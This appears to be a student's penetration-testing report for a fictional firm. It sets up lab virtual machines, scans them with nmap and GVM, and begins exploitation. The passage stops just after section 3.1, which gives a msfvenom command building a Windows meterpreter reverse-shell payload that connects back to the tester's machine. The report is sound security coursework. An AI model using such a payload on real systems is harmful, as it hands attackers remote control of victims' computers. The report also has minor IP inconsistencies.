
Lutfor Rahman Lipu
Student ID: 0344420

Table of Contents

Report Background

The purpose of this report is to provide Songlarp Harbees Corporation a security assessment review based on the proposed wireless network solution. The security assessment review will be conducted through a penetration test on a simulated network. There will be machines running Windows 7 and Metasploitable (Linux) as well as Kali Linux for the test to be carried on. The first phase of the test is reconnaissance and scanning, where the information about the targeted machine will be gathered as much as possible by using Nmap or OpenVAS (GVM). Nmap can perform ping sweeps, port scanning, version detection, OS detection, while OpenVAS identifies and classifies potential areas of weaknesses in your infrastructure, quantifies the risk, and suggests mitigations to address the issues. Once the vulnerabilities of each machine have been identified, the exploitation phase begins by using the appropriate Pen Test tool. Additionally, solutions for all of the listed vulnerabilities in each machine listed in this report will be provided in order to rectify it. To provide a more complete package, a few intrusion detection systems for the network will be recommended, so that any policy violations and malicious activity can be monitored. Lastly, there will be a list of alternative tools for Nmap and OpenVAS for each operating system, Windows and Linux at the end of this report.

Question 1: Simulated Network Setup



Above is the network layout proposed to Songlarp Harbees Corporation. To carry out a security assessment review and perform a penetration test, a simulated network has been created using Virtual Machine. Therefore, there will be 3 Virtual Machines being set up. One VM will be running Windows 7, another one will be running Metasploitable to represent the Linux machine and the last one will be running Kali Linux for conducting all of the tests.


For the VM configuration, everything will be the same as the proposed layout. For example, since the only machines that are running in Linux are in the Development Office, therefore, the IP address for the VM that is running Linux will be configured as the ones allocated in the Development Office and for the VM that is running Windows will be configured with the IP address that is allocated in the Staff Office. However, for the VM that is running Kali Linux, it will be configured with the unused IP address and not the ones that are already allocated based on the proposed layout.

Windows 7 SP 1 machine

We have set the simulated Windows machine to a static IP (192.168.21.66) as shown in the image below. The subnet mask will be set to 255.255.255.192/26, same as the proposed layout.

Linux (Metasploitable) machine


We have set the simulated Linux machine to a static IP (192.168.21.120) as shown in the image below. The subnet mask will be set to 255.255.255.192/26, same as the proposed layout.




Kali Linux machine

Since the Windows and Linux machines are on 2 different networks, to be able to conduct the test on both of the machines, the simulated Kali Linux will be configured twice.

When the test for the Windows machine is being conducted, we have set the simulated Kali Linux machine to a static IP with 192.168.21.100, whereas when the test on the Linux machine is being conducted, the static IP will be set to 192.168.21.150. The subnet mask for both machines will be set to 255.255.255.192/26, same as the proposed layout.




IP address of Kali Linux when conducting test on Windows machine




IP address of Kali Linux when conducting test on Linux machine

After configuring the IP addresses on all 3 Virtual Machines, a ping test has been conducted to check whether the simulated machine is reachable across the configured IP network. By doing so, it will prevent any error occurring during the reconnaissance and scanning process.


Ping Test between Windows and Kali Linux






Both Windows and Kali Linux machines have ping successfully with each other.

Ping Test between Linux (Metasploitable) and Kali Linux





Both Linux (Metasploitable) and Kali Linux machines have ping successfully with each other.

Question 2: Vulnerabilities Identification

Scan using nmap and GVM




Figure 2.1




Figure 2.2

In the identification section, we will be using nmap and GVM. Nmap is a tool for network exploration. It is used to scan Metasploitable by inputting nmap and the target IP, ("nmap 192.168.21.66").

Nmap was used to determine the machines that were operating, and if there were any ports opening and to locate the problems in order to know why these ports were open.

Nmap was used to scan two targets which are Metasploitable and Windows7. 192.168.21.130 is the Metasploitable IP address and 192.168.21.66 is the Windows's IP address.

GVM was used to obtain more detailed information about the open ports that were found via nmap and find the security threats and what are the solutions that can be taken.




Figure 2.3

On the terminal, this command was used:
'sudo gvm-start ' in order to launch GVM.




Figure 2.4




Figure 2.5

For GVM, fill in the target IP address and it will start scanning and to obtain more details about the
vulnerabilities.




Figure 2.6

Once the scan has been completed, click on the Results tab to see the vulnerabilities that were identified by GVM. It will show the vulnerability, severity, IP, and location.

Question 3: Vulnerabilities Exploitation

3.1 Generic Payload Handler (PORT 4444)


Firstly we need to create a payload.exe, using

$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.21.100 -f exe -o payload.exe

where the LHOST is the IP of my Kali Linux.

Then, we open up Metasploitable, using

$ msfconsole

